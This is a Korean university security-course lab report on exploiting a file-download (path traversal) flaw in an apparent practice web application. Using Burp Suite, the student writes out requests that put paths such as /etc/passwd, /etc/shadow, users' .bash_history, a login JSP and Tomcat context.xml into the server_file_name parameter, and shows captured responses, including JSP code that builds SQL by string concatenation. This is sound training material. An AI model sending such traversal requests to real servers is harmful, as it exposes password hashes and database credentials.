

□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

File Download

2025년 4월 29일

학번 : 32231594

이름 : 박기쁨

<과정 설명>

File Download 취약점 공격은 파일을 다운로드하는 과정에서의 취약점을 이용하여 원하는 정보를 탈취하는 행위를 말한다. 본 실습에서는 File Download 취약점을 이용해 DB 접근 관련 파일을 찾고, DB에 접속해보고자 한다.

Step 1. File Download가 가능한 취약한 페이지 찾기

Step 1-1. File Download가 가능한 취약한 페이지 찾기

: 파일경로 및 파일명이 노출되는 취약한 페이지를 찾는다.


: 게시판 페이지에 접속하여 첨부파일 다운로드 기능을 확인한다.

번호	카테고리	제목	첨부파일	작성자	등록 일시	조회수
3588	Free	f	-	ssks	2025-05-02	1
3587	Free	DOWN	down	asdf111	2025-04-29	34

: 링크를 URL창에 복사하여 확인한 후 붙여넣기 해본다.

제목	작성/조회	카테고리	등록 일시	내용	첨부파일
DOWN	asdf111 / 35	Free	2025-04-29	FILE DOWNLOAD	첨부파일: 첨부파일.jpg


(URL(파라미터) 확인, 파일 다운로드 되는 것 확인)



Step 2. 취약점을 이용하여 중요 파일 다운로드 하기

Step 2-1. File Download 관련 패킷 **Repeater** 로 보내기


: 패킷을 반복해서 사용하기 위해 Repeater 로 보낸다.



Step 2-2. /etc/passwd, /etc/shadow 를 이용하여 **사용자** 알아내기


: server_file_name 파라미터에 /etc/passwd 의 경로를 삽입한 후 요청을 전송한다.

: root 계정과 nologin 상태인 계정들, bash 셸을 이용하는 shanks 계정을 확인할 수 있다.



: server_file_name 파라미터에 /etc/shadow의 경로를 삽입한 후 요청을 전송한다.


: root 계정과 shanks 계정의 해시 값 등을 확인할 수 있다.



Step 2-3. **.bash_history** 를 이용하여 현재 접속되어 있는 사용자 **셸 히스토리** 보기

: server_file_name 파라미터에 shanks의 .bash_history의 경로를 삽입한 후 요청을 전송한다.


: shanks가 사용한 **셸 명령어 히스토리**를 확인할 수 있다.



: server_file_name 파라미터에 root의 .bash_history의 경로를 삽입한 후 요청을 전송한다.

: root가 사용한 셸 명령어 히스토리를 확인할 수 있다.


: 특히, tomcat 폴더의 경로(/usr/local/server/tomcat)를 확인할 수 있다.



Step 3. DB 접근 관련 파일 찾아내기

Step 3-1. **login** 프로세스 **jsp** 파일을 다운로드 받아, **DB 접근**이 어떻게 구현되어 있는지 확인

: login 프로세스 jsp 파일을 다운로드 받기 위해, 로그아웃 후 재로그인 한다.



: Burp 를 이용하여 login 프로세스 jsp 파일의 이름과 경로를 확인한다.
 (/infosec/login/loginProcess21.jsp)

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
11	https://google-ohhttp-relay-sa-	POST	/		✓	200	400					✓	146.75.49.91		2005:27 4 M.	8888	82
12	https://shanky.co.kr:38080	GET	/infosec/board/fileDown2.jsp?server...		✓	200	50313	app	jsp			✓	121.137.133.232		2005:27 4 M.	8888	5
13	https://google-ohhttp-relay-sa-	POST	/		✓	200	360					✓	146.75.49.91		2014:37 4 M.	8888	76
14	https://shanky.co.kr:38080	GET	/infosec/login/logout.jsp		✓	200	297	HTML	jsp			✓	121.137.133.232		2014:37 4 M.	8888	6
15	https://google-ohhttp-relay-sa-	POST	/		✓	200	360					✓	146.75.49.91		2014:39 4 M.	8888	92
16	https://shanky.co.kr:38080	GET	/infosec/main.jsp		✓	200	1453	HTML	jsp			✓	121.137.133.232	JSESSIONID=5285...	2014:39 4 M.	8888	8
17	https://google-ohhttp-relay-sa-	POST	/		✓	200	360					✓	146.75.49.91		2014:41 4 M.	8888	84
18	https://shanky.co.kr:38080	GET	/infosec/login/login21.jsp		✓	200	1955	HTML	jsp			✓	121.137.133.232		2014:41 4 M.	8888	16
19	https://shanky.co.kr:38080	POST	/infosec/login/loginProcess21.jsp		✓	200	332	HTML	jsp			✓	121.137.133.232	JSESSIONID=5285...	2014:54 4 M.	8888	7
20	https://google-ohhttp-relay-sa-	POST	/		✓	200	360					✓	146.75.49.91		2014:54 4 M.	8888	89
21	https://shanky.co.kr:38080	GET	/infosec/main.jsp		✓	200	1355	HTML	jsp			✓	121.137.133.232		2014:55 4 M.	8888	14
22	https://passwordleakcheck-p-	POST	/v1/leaklookupSingle		✓	200	3548	app				✓	142.250.76.138		2014:55 4 M.	8888	81


Request	Response	Inspector
Pretty Raw Hex 1 POST /infosec/login/loginProcess21.jsp HTTP/1.1 2 Host: shanky.co.kr:38080 3 Content-Length: 26 4 Cache-Control: no-cache 5 Origin: http://shanky.co.kr:38080 6 Content-Type: application/x-www-form-urlencoded 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Referer: http://shanky.co.kr:38080/infosec/login/login21.jsp 11 Accept-Encoding: gzip, deflate, br 12 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 13 Cookie: JSESSIONID=528513495A7288D0907174E742CF0; JSESSIONID=228AD6FC2F06389F39F5EFA810DC2CF 14 Connection: keep-alive 15 16 id=interest&idpass=1234	Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: Apache-Coyote/1.1 3 Set-Cookie: JSESSIONID=528513495A7288D0907174E742CF0; Expires=Sun, 04-May-2025 12:14:56 GMT; Path=/ 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 84 6 Date: Sun, 04 May 2025 11:14:56 GMT 7 8 9 10 11 12 13 14 15 <script> 16 location.href="/main.jsp" 17 </script> 18 19 20 21	Request attributes 2 Request body parameters 2 Request cookies 2 Request headers 13 Response headers 5

: server_file_name 파라미터에 loginProcess21.jsp의 경로를 삽입한 후 요청을 전송한다.
 : loginProcess21.jsp 파일의 내용을 확인할 수 있다.


#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
1	https://google-ohhttp-relay-sa-	POST	/		✓	200	400					✓	146.75.49.91		2005:27 4 M.	8888	82
2	https://shanky.co.kr:38080	GET	/infosec/board/fileDown2.jsp?server_file_name=../login/loginProcess21.jsp&user_file_name=		✓	200	50313	app	jsp			✓	121.137.133.232		2005:27 4 M.	8888	5
3	https://google-ohhttp-relay-sa-	POST	/		✓	200	360					✓	146.75.49.91		2014:37 4 M.	8888	76
4	https://shanky.co.kr:38080	GET	/infosec/login/logout.jsp		✓	200	297	HTML	jsp			✓	121.137.133.232		2014:37 4 M.	8888	6
5	https://google-ohhttp-relay-sa-	POST	/		✓	200	360					✓	146.75.49.91		2014:39 4 M.	8888	92
6	https://shanky.co.kr:38080	GET	/infosec/main.jsp		✓	200	1453	HTML	jsp			✓	121.137.133.232	JSESSIONID=5285...	2014:39 4 M.	8888	8
7	https://google-ohhttp-relay-sa-	POST	/		✓	200	360					✓	146.75.49.91		2014:41 4 M.	8888	84
8	https://shanky.co.kr:38080	GET	/infosec/login/login21.jsp		✓	200	1955	HTML	jsp			✓	121.137.133.232		2014:41 4 M.	8888	16
9	https://shanky.co.kr:38080	POST	/infosec/login/loginProcess21.jsp		✓	200	332	HTML	jsp			✓	121.137.133.232	JSESSIONID=5285...	2014:54 4 M.	8888	7
10	https://google-ohhttp-relay-sa-	POST	/		✓	200	360					✓	146.75.49.91		2014:54 4 M.	8888	89
11	https://shanky.co.kr:38080	GET	/infosec/main.jsp		✓	200	1355	HTML	jsp			✓	121.137.133.232		2014:55 4 M.	8888	14
12	https://passwordleakcheck-p-	POST	/v1/leaklookupSingle		✓	200	3548	app				✓	142.250.76.138		2014:55 4 M.	8888	81

Request	Response	Inspector
Pretty Raw Hex 1 GET /infosec/board/fileDown2.jsp?server_file_name=../login/loginProcess21.jsp&user_file_name= HTTP/1.1 2 Host: shanky.co.kr:38080 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 6 Accept-Encoding: gzip, deflate, br 7 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 8 Cookie: JSESSIONID=528513495A7288D0907174E742CF0; JSESSIONID=228AD6FC2F06389F39F5EFA810DC2CF 9 Connection: keep-alive 10 11	Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: Apache-Coyote/1.1 3 Content-Description: JSP Generated Data 4 Content-Disposition: attachment; filename="" 5 Content-Type: application/octet-stream; charset=utf-8 6 Content-Length: 2912 7 Date: Sun, 04 May 2025 11:10:44 GMT 8 9 <script language="java"> contentType = "text/html; charset=utf-8" pageEncoding="utf-8"> 10 <script> page import = "java.sql.*"; 11 <script> page import = "java.sql.*"; 12 <script> page import = "java.naming.*"; 13 <script> page import = "java.security.*"; 14 <script> include file="/enc.jsp"; 15 </script> 16 // GMT 50% LOGIN - 실패, 인증 실패 & 주석 17 String rid=request.getParameter("id"); 18 String rpass=request.getParameter("password"); 19 20 CEncrypt c22 = new CEncrypt(); // 암호화 함수를 이용 한다. 21 String encpasswd = c22.encrypt(rpass); 22 23 Connection conn = null; 24 Connection conn2 = null; 25 Statement stat = null; 26 PreparedStatement pstat2 = null; 27 ResultSet rs = null; 28 29 try{ 30 Context init = new InitialContext(); 31 DataSource ds = (DataSource)init.lookup("java:comp/env/jdbc/shank128"); 32 conn = ds.getConnection(); 33 34 //CASE1 password 주석 가짐 35 String sql = "SELECT * FROM USMEMBERS WHERE ID = '"+rid+"' and PW = '"+encpasswd+"'";	Request attributes 2 Request query parameters 2 Request body parameters 0 Request cookies 2 Request headers 8 Response headers 6

(텍스트 에디터를 이용하여 jsp 파일을 확인한다)




: jdbc 설정 파일 중 shanks123의 설정 파일을 읽어오는 코드를 확인할 수 있다.



Step 3-2. tomcat 폴더 내의 환경설정 파일(server.xml, context.xml) 확인


: server_file_name 파라미터에 /usr/local/server/tomcat/conf/server.xml의 경로를 삽입한 후 요청을 전송한다.

: 원하는 정보가 없음을 확인할 수 있다.




: server_file_name 파라미터에 /usr/local/server/tomcat/conf/context.xml 의 경로를 삽입한 후 요청을 전송한다.

: 원하는 정보가 없음을 확인할 수 있다.



: server_file_name 파라미터에 /usr/local/server/tomcat/webapps/infosec/META-INF/server.xml 의 경로를 삽입한 후 요청을 전송한다.


: 원하는 정보가 없음을 확인할 수 있다.



: server_file_name 파라미터에 /usr/local/server/tomcat/webapps/infosec/META-INF/context.xml의 경로를 삽입한 후 요청을 전송한다.

: shanks123 파일의 내용을 확인할 수 있다.

